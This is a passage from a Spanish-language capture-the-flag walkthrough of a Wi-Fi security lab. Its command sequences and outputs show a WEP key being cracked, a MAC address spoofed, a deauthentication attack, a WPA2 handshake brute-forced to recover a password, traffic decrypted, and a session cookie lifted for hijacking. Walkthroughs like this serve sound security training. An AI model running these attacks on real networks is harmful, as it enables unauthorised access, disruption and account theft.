DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 4 (xid=0xde93614d)
DHCPOFFER of 192.168.10.53 from 192.168.10.1
DHCPREQUEST for 192.168.10.53 on wlan1 to 255.255.255.255 port 67 (xid=0xd6193de)
DHCPACK of 192.168.10.53 from 192.168.10.1 (xid=0xde93614d)
bound to 192.168.10.53 -- renewal in 36530 seconds.

```

Con esto creamos la conexión con la red guest gracias al archivo conf y con dhclient obtenemos una ip para obtener la flag de la red.



Abriendo el .cap que obtenemos tras el primer comando, realizamos una búsqueda de una petición post, por la cual podamos obtener los credenciales de la web, tras esto iniciamos sesión con free1 y Jy1liq8UajZ1fEK.



Challenge

1126 Solves

×

07. What is the flag on the wifi-old AP website?

100

What is the flag on the wifi-old AP website? Get wifi-old password and connect.

Require version > 2.0.4.

View Hint

View Hint

View Hint

Flag

Submit

Realizamos el analisis para saber cuál red es wifi-old

```
CH 102 ][ Elapsed: 36 s ][ 2025-02-05 01:22

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH WPS  ESSID          MANUFACTURER
F0:9F:C2:71:22:17 -28   15      30   0 44  54e WPA2 CCMP  MGT      wifi-global    Ubiquiti Networks Inc.
F0:9F:C2:71:22:16 -28   15      0   0 44  54e WPA2 CCMP  MGT      wifi-regional  Ubiquiti Networks Inc.
F0:9F:C2:7A:33:28 -28   15      0   0 44  54e WPA2 CCMP  MGT      wifi-regional-tablets Ubiquiti Networks Inc.
F0:9F:C2:71:22:15 -28   15      0   0 44  54e WPA2 CCMP  MGT      wifi-corp      Ubiquiti Networks Inc.
F0:9F:C2:71:22:1A -28   15      0   0 44  54e WPA2 CCMP  MGT      wifi-corp      Ubiquiti Networks Inc.
F0:9F:C2:1A:CA:25 -28    6      0   0 11  54e WPA3 CCMP  SAE 0.0  wifi-IT        Ubiquiti Networks Inc.
F0:9F:C2:11:0A:24 -28    6      0   0 11  54e WPA3 CCMP  SAE 0.0  wifi-management Ubiquiti Networks Inc.
F0:9F:C2:6A:88:26 -28    6      0   0 11  54  OPN      0.0  <length: 9>    Ubiquiti Networks Inc.
CA:6D:F8:26:A5:AA -28    9      0   0 9   54  WPA2 TKIP  PSK 0.0  vodafone7123   Unknown
92:47:47:45:1D:11 -28   15      0   0 3   54  WPA2 CCMP  PSK 0.0  MOVISTAR_JYG2  Unknown
F0:9F:C2:71:22:11 -28   15      580    0 3   54  WEP  WEP      0.0  wifi-old       Ubiquiti Networks Inc.
F0:9F:C2:71:22:10 -28   10      2   0 6   54  OPN      wifi-guest     Ubiquiti Networks Inc.
BE:33:DF:A2:71:D3 -28   10      0   0 6   54  WPA2 CCMP  PSK      MiFibra-5-D6G3 Unknown
F0:9F:C2:71:22:12 -28   10      2   0 6   54  WPA2 CCMP  PSK      wifi-mobile    Ubiquiti Networks Inc.
CE:CB:B1:E6:BF:A8 -28   10      0   0 6   54  WPA2 CCMP  PSK      WIFI-JUAN      Unknown

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
F0:9F:C2:71:22:17 64:32:A8:BC:53:51 -29  6e- 1e  0      36      open-wifi,home-WiFi,WiFi-Restaurant
F0:9F:C2:71:22:11 3E:AC:1C:68:13:7A -29  18 -24  0      580
(not associated) 02:00:00:00:03:00 -49  0 - 1  0      1
(not associated) 02:00:00:00:06:00 -49  0 - 1  0      1
(not associated) 02:00:00:00:04:00 -49  0 - 1  0      1
(not associated) 02:00:00:00:05:00 -49  0 - 1  0      1
(not associated) 02:00:00:00:02:00 -29  0 - 1  0      1
(not associated) 64:32:A8:07:6C:40 -29  0 - 6  0      9      AP_router,wifi-corp
(not associated) 64:32:A8:AD:AB:53 -49  0 - 6  66     18     wifi-corp-legacy
(not associated) 78:C1:A7:BF:72:46 -49  0 - 6  99     27     wifi-offices,Jason
(not associated) B4:99:BA:6F:F9:45 -49  0 - 6  99     27     wifi-offices,Jason
F0:9F:C2:71:22:10 80:72:BF:B0:78:48 -29  36 -54  0      3
F0:9F:C2:71:22:12 28:6C:07:6F:F9:43 -29  11 -54  0      2
```

También tenemos una mac asociada a la red por si la necesitamos más adelante.

```
root@WiFiChallengeLab:/home/user# aircrack-ng -b F0:9F:C2:71:22:11 -.-03.cap
Reading packets, please wait...
Opening -.-03.cap
Read 22446 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.


Aircrack-ng 1.7 rev 13e5c460

[00:00:00] Tested 207 keys (got 17590 IVs)

KB  depth  byte(vote)
0  0/ 1  11(25856) A7(22272) CC(22272) 03(22016) 59(22016) B3(22016) FB(22016) 1B(21504) 29(21504) B4(21504) 8A(21504) DB(21504) 0E(21248) BD(21248)
1  0/ 2  79(25856) CC(23040) 5F(22784) AD(22528) CA(22272) 1B(22016) 4A(21760) CE(21760) DD(21760) A2(21504) C3(21504) 0D(21248) E9(21248) 14(20992)
2  0/ 8  33(24576) A2(23552) 41(22528) 84(22272) 86(22272) 45(22272) 87(22016) F8(22016) 39(21760) 08(21248) 24(21248) 5B(21248) 81(21248) 95(21248)
3  2/ 4  CD(23552) 6A(22784) 2C(22016) BD(22016) 90(21760) 71(21504) 8F(21504) 0A(21248) 65(20992) 89(20992) A1(20992) 05(20736) 99(20736) A5(20736)
4  1/ 6  55(24320) C9(23040) 5C(22784) A1(22784) D3(22784) 46(22528) B4(22528) 50(21760) A7(21760) CB(21760) D5(21760) 6E(21504) D1(21504) 63(21248)

KEY FOUND! [ 11:BB:33:CD:55 ]
Decrypted correctly: 100%
```

Usando el bssid de la red y el .cap del tráfico podemos desenscriptar la contraseña ya que WEP está obsoleto.



Teniendo el conf, solo nos falta cambiarnos la mac y conectarnos a la red, tras esto solicitaremos una ip con dhclient.

```

root@WiFiChallengeLab:/home/user# macchanger -m 3E:AC:1C:68:13:7A ^C
root@WiFiChallengeLab:/home/user# ip link set wlan1 down
root@WiFiChallengeLab:/home/user# macchanger -m 3E:AC:1C:68:13:7A wlan1
Current MAC:    b0:72:bf:b0:78:48 (unknown)
Permanent MAC: 02:00:00:00:01:00 (unknown)
New MAC:        3e:ac:1c:68:13:7a (unknown)

```

```

root@WiFiChallengeLab:/home/user# wpa_supplicant -Dnl80211 -iwlan1 -c wifl.conf
Successfully initialized wpa_supplicant
wlan1: SME: Trying to authenticate with f0:9f:c2:71:22:11 (SSID='wifl-old' freq=2422 MHz)
wlan1: Trying to associate with f0:9f:c2:71:22:11 (SSID='wifl-old' freq=2422 MHz)
wlan1: Associated with f0:9f:c2:71:22:11
wlan1: CTRL-EVENT-CONNECTED - Connection to f0:9f:c2:71:22:11 completed [id=0 id_str=]
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
nl80211: send_and_recv->nl_recvmsgs failed: -33
wlan1: CTRL-EVENT-DISCONNECTED bssid=f0:9f:c2:71:22:11 reason=7
wlan1: SME: Trying to authenticate with f0:9f:c2:71:22:11 (SSID='wifl-old' freq=2422 MHz)
wlan1: Trying to associate with f0:9f:c2:71:22:11 (SSID='wifl-old' freq=2422 MHz)
wlan1: Associated with f0:9f:c2:71:22:11
wlan1: CTRL-EVENT-CONNECTED - Connection to f0:9f:c2:71:22:11 completed [id=0 id_str=]
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0

```




```

root@WiFiChallengeLab:/home/user# dhclient wlan1 -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan1/3e:ac:1c:68:13:7a
Sending on   LPF/wlan1/3e:ac:1c:68:13:7a
Sending on   Socket/fallback
DHCPREQUEST for 192.168.10.53 on wlan1 to 255.255.255.255 port 67 (xid=0x16a82564)
DHCPREQUEST for 192.168.10.53 on wlan1 to 255.255.255.255 port 67 (xid=0x16a82564)
DHCPNAK from 192.168.1.1 (xid=0x6425a816)
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 3 (xid=0x3a0eac27)
DHCPOFFER of 192.168.1.74 from 192.168.1.1
DHCPREQUEST for 192.168.1.74 on wlan1 to 255.255.255.255 port 67 (xid=0x27ac0e3a)
DHCPACK of 192.168.1.74 from 192.168.1.1 (xid=0x3a0eac27)
bound to 192.168.1.74 -- renewal in 36480 seconds.

```

Obtenemos así de manera correcta acceso a la red.



Challenge 1255 Solves

o8. What is the wifi-mobile AP password?

150

What is the wifi-mobile AP password?

View Hint

View Hint

View Hint

Flag

Submit

Llegamos a la 8. En esta nos pide encontrar la contraseña de wifi-mobile.

CH 144][Elapsed: 54 s][2025-02-05 02:00

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH WPS	ESSID	MANUFACTURER
F0:9F:C2:71:22:1A	-28	20	0 0 44	54e	WPA2 CCMP	MGT		wifi-corp	Ubiquiti Networks Inc.
F0:9F:C2:71:22:15	-28	20	0 0 44	54e	WPA2 CCMP	MGT		wifi-corp	Ubiquiti Networks Inc.
F0:9F:C2:7A:33:28	-28	20	0 0 44	54e	WPA2 CCMP	MGT		wifi-regional-tablets	Ubiquiti Networks Inc.
F0:9F:C2:71:22:16	-28	20	0 0 44	54e	WPA2 CCMP	MGT		wifi-regional	Ubiquiti Networks Inc.
F0:9F:C2:71:22:17	-28	20	72 0 44	54e	WPA2 CCMP	MGT		wifi-global	Ubiquiti Networks Inc.
F0:9F:C2:71:22:10	-28	11	4 0 6	54	OPN		0.0	wifi-guest	Ubiquiti Networks Inc.
F0:9F:C2:71:22:12	-28	11	4 0 6	54	WPA2 CCMP	PSK	0.0	wifi-mobile	Ubiquiti Networks Inc.
BE:33:DF:A2:71:D3	-28	11	0 0 6	54	WPA2 CCMP	PSK	0.0	MiFibra-5-D6G3	Unknown
CE:CB:B1:E6:BF:A8	-28	11	0 0 6	54	WPA2 CCMP	PSK	0.0	WIFI-JUAN	Unknown
F0:9F:C2:1A:CA:25	-28	9	0 0 11	54e	WPA3 CCMP	SAE	0.0	wifi-IT	Ubiquiti Networks Inc.
F0:9F:C2:11:0A:24	-28	9	0 0 11	54e	WPA3 CCMP	SAE	0.0	wifi-management	Ubiquiti Networks Inc.
F0:9F:C2:6A:88:26	-28	9	0 0 11	54	OPN		0.0	<length: 9>	Ubiquiti Networks Inc.
CA:6D:F8:26:A5:AA	-28	9	0 0 9	54	WPA2 TKIP	PSK	0.0	vodafone7123	Unknown
92:47:47:45:1D:11	-28	20	0 0 3	54	WPA2 CCMP	PSK	0.0	MOVISTAR_JYG2	Unknown
F0:9F:C2:71:22:11	-28	20	768 0 3	54	WEP WEP		0.0	wifi-old	Ubiquiti Networks Inc.

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
F0:9F:C2:71:22:17	64:32:A8:BC:53:51	-29	6e-12e	0	70		open-wifi,home-WiFi,WiFi-Restaurant
F0:9F:C2:71:22:17	64:32:A8:BA:18:42	-29	48e-1e	0	3		
F0:9F:C2:71:22:10	B0:72:BF:B0:78:48	-29	54 -54	0	4		
F0:9F:C2:71:22:12	28:6C:07:6F:F9:44	-29	54 -1	0	4		
F0:9F:C2:71:22:11	72:26:71:64:03:5C	-29	5 -5	0	768		
(not associated)	64:32:A8:AC:53:50	-29	0 -1	0	2		wifi-regional
(not associated)	64:32:A8:A9:DE:55	-29	0 -1	0	2		wifi-regional-tablets
(not associated)	02:00:00:00:03:00	-49	0 -1	0	1		
(not associated)	02:00:00:00:06:00	-49	0 -1	0	1		
(not associated)	02:00:00:00:04:00	-49	0 -1	0	1		
(not associated)	02:00:00:00:05:00	-49	0 -1	0	1		
(not associated)	64:32:A8:BA:6C:41	-29	0 -6	0	4		wifi-corp
(not associated)	64:32:A8:AD:A8:53	-49	0 -1	0	14		wifi-corp-legacy
(not associated)	78:C1:A7:BF:72:46	-49	0 -1	0	21		wifi-offices,Jason
(not associated)	B4:99:BA:6F:F9:45	-49	0 -1	0	21		wifi-offices,Jason
(not associated)	02:00:00:00:02:00	-29	0 -1	0	2		
(not associated)	3E:AC:1C:68:13:7A	-29	0 -1	0	3		

Para este caso utilizaremos un ataque de desautenticación, por el cual obtendremos la contraseña:

Para esto antes de ataque tenemos que estar realizando un escaneo, este lo haremos en el canal 6, ya que es donde se encuentra esta red.

```
root@WiFiChallengeLab:/home/user/act8# airodump-ng wlan0mon -w . --manufacturer --wps --band abg -c 6
02:02:38 Created capture file ".-01.cap".
```

CH 6][Elapsed: 6 s][2025-02-05 02:02

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH WPS	ESSID	MANUFACTURER
F0:9F:C2:71:22:10	-28	0	66	42 1	6	54	OPN		wifi-guest	Ubiquiti Networks Inc.
BE:33:DF:A2:71:D3	-28	0	66	0 0	6	54	WPA2 CCMP	PSK	MiFibra-5-D6G3	Unknown
F0:9F:C2:71:22:12	-28	0	66	32 1	6	54	WPA2 CCMP	PSK	wifi-mobile	Ubiquiti Networks Inc.
CE:CB:B1:E6:BF:A8	-28	0	66	0 0	6	54	WPA2 CCMP	PSK	WIFI-JUAN	Unknown

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	78:C1:A7:BF:72:46	-49	0 - 1	12	6		wifi-offices,Jason
(not associated)	B4:99:BA:6F:F9:45	-49	0 - 1	12	6		wifi-offices,Jason
(not associated)	02:00:00:00:02:00	-29	0 - 1	4	2		
(not associated)	64:32:A8:BC:53:51	-29	0 - 1	16	8		open-wifi,home-WiFi,WiFi-Restaurant
(not associated)	64:32:A8:AD:AB:53	-49	0 - 1	8	4		wifi-corp-legacy
(not associated)	3E:AC:1C:68:13:7A	-29	0 - 1	4	2		
F0:9F:C2:71:22:10	B0:72:BF:44:B0:49	-29	36 -54	0	11		
F0:9F:C2:71:22:10	80:18:44:BF:72:47	-29	5 -12	0	11		
F0:9F:C2:71:22:10	B0:72:BF:B0:78:48	-29	54 -54	0	23		
F0:9F:C2:71:22:12	28:6C:07:6F:F9:43	-29	0 - 5	0	1		
F0:9F:C2:71:22:12	28:6C:07:6F:F9:44	-29	54 -54	0	33		


Con la siguiente mac {} realizaremos un ataque de desautenticación.

```

bound to 192.168.1.77 - Renewal in 30480 seconds.
root@WiFiChallengeLab:/home/user# aireplay-ng -0 10 -a F0:9F:C2:71:22:12 wlan0mon
02:04:43 Waiting for beacon frame (BSSID: F0:9F:C2:71:22:12) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
02:04:43 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
02:04:43 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
02:04:44 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
02:04:44 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
02:04:45 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
02:04:45 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
02:04:46 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
02:04:46 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
02:04:47 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
02:04:47 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
root@WiFiChallengeLab:/home/user#

```

Ahora solo tendremos que utilizar aircrack en el archivo cap que obtuvimos del comando.



```

Feb 5 02:06
root@WiFiChallengeLab:/home/user/act8

Aircrack-ng 1.7 rev 13e5c460
[00:00:00] 4654/1000000 keys tested (24474.87 k/s)
Time left: 40 seconds                                0.47%

KEY FOUND! [ starwars1 ]

Master Key   : A0 12 65 41 EA 6C E1 01 1E 10 C4 D9 E5 A3 87 7E
              77 53 66 F8 1B F4 9B 3B DC A5 0C 01 5A 47 25 2C

Transient Key : 52 AE D8 B6 1F 95 D9 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC   : 4D AE F6 69 FD 86 0C 6A 37 E8 98 94 5C B5 C5 32

root@WiFiChallengeLab:/home/user/act8#

```

Challenge 1076 Solves

09. What is the IP of the web server in the wifi-mobile network?

150

What is the IP of the web server in the wifi-mobile network?

Passively decrypt the traffic to get the information and the user's session cookie for later.

View Hint

View Hint

Flag

Submit

Para este solo tendremos que utilizar el cap anteriormente obtenido y airdecap con los credenciales obtenidos de BSSID y contraseña:

```
root@WiFiChallengeLab:/home/user/act8# airdecap-ng -e wifi-mobile -p starwars1 .-01.cap
Total number of stations seen      7
Total number of packets read      4682
Total number of WEP data packets   0
Total number of WPA data packets  591
Number of plaintext data packets   746
Number of decrypted WEP packets    0
Number of corrupted WEP packets    0
Number of decrypted WPA packets    46
Number of bad TKIP (WPA) packets   0
Number of bad CCMP (WPA) packets   0
```

Ahora mediante wireshark iremos inspeccionando el dec.cap:

80.561856	192.168.2.8	192.168.2.1	TCP	66 57192 → 80 [ACK] Seq=1
90.561964	192.168.2.8	192.168.2.1	HTTP	194 GET /lab.php HTTP/1.1
100.561969	192.168.2.1	192.168.2.8	TCP	66 80 → 57192 [ACK] Seq=1

Sabiendo que se hace una petición get a lab.php desde 2.8 a 2.1 doy por hecho que la 2.1 es el servidor y ip del router de wifi mobile

Challenge
904 Solves

10. what is the flag after login in wifi-mobile?

150

what is the flag after login in wifi-mobile?

Get wifi-mobile users traffic passively (802.11), decrypt and login with stolen cookies to wifi-mobile's AP router to get user FLAG.

View Hint

Flag

Submit

Con el .cap anterior podemos obtener la cookie:

wlan1	192.168.2.8	192.168.2.1	TCP	66 36610 → 80 [ACK] Seq=130 Ack=612 Win=64
9	192.168.2.8	192.168.2.1	TCP	74 36614 → 80 [SYN] Seq=0 Win=64240 Len=0
geLab	192.168.2.1	192.168.2.8	TCP	74 80 → 36614 [SYN, ACK] Seq=0 Ack=1 Win=6
Cons	192.168.2.8	192.168.2.1	TCP	66 36614 → 80 [ACK] Seq=1 Ack=1 Win=64256
918 13	192.168.2.8	192.168.2.1	HTTP	194 GET /lab.php HTTP/1.1
ved. 3	192.168.2.1	192.168.2.8	TCP	66 80 → 36614 [ACK] Seq=1 Ack=129 Win=6515
visi7	192.168.2.1	192.168.2.8	HTTP	676 HTTP/1.1 200 OK (text/html)
2	192.168.2.8	192.168.2.1	TCP	66 36614 → 80 [ACK] Seq=129 Ack=611 Win=64
/wlan	192.168.2.8	192.168.2.1	TCP	66 36614 → 80 [FIN, ACK] Seq=129 Ack=611 W
/wlan	192.168.2.1	192.168.2.8	TCP	66 80 → 36614 [FIN, ACK] Seq=611 Ack=130 W
ket/f	192.168.2.8	192.168.2.1	TCP	66 36614 → 80 [ACK] Seq=130 Ack=612 Win=64

192.168.2.1	User-Agent: curl/7.88.1\r\n
192.168.2.1	Accept: /*\r\n
192.168.2.1	Cookie: PHPSESSID=j7ug25d90ggk5ihtk1duh9ok7f\r\n
192.168.2.1	Cookie pair: PHPSESSID=j7ug25d90ggk5ihtk1duh9ok7f


Ahora para acceder a la red solo tendremos que utilizar supplicant y dhclient.

```
root@WiFiChallengeLab:/home/user/act8# wpa_supplicant -Dnl80211 -iwlan1 -c wifi.conf
Successfully initialized wpa_supplicant
wlan1: SME: Trying to authenticate with f0:9f:c2:71:22:12 (SSID='wifi-mobile' freq=2437 MHz)
wlan1: Trying to associate with f0:9f:c2:71:22:12 (SSID='wifi-mobile' freq=2437 MHz)
wlan1: Associated with f0:9f:c2:71:22:12
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan1: WPA: Key negotiation completed with f0:9f:c2:71:22:12 [PTK=CCMP GTK=TKIP]
wlan1: CTRL-EVENT-CONNECTED - Connection to f0:9f:c2:71:22:12 completed [id=0 id_str=]
```

```
root@WiFiChallengeLab:/home/user# dhclient wlan1 -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan1/3e:ac:1c:68:13:7a
Sending on   LPF/wlan1/3e:ac:1c:68:13:7a
Sending on   Socket/fallback
DHCPREQUEST for 192.168.1.74 on wlan1 to 255.255.255.255 port 67 (xid=0x25904492)
DHCNACK from 192.168.2.1 (xid=0x92449025)
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 3 (xid=0xc40eaa6f)
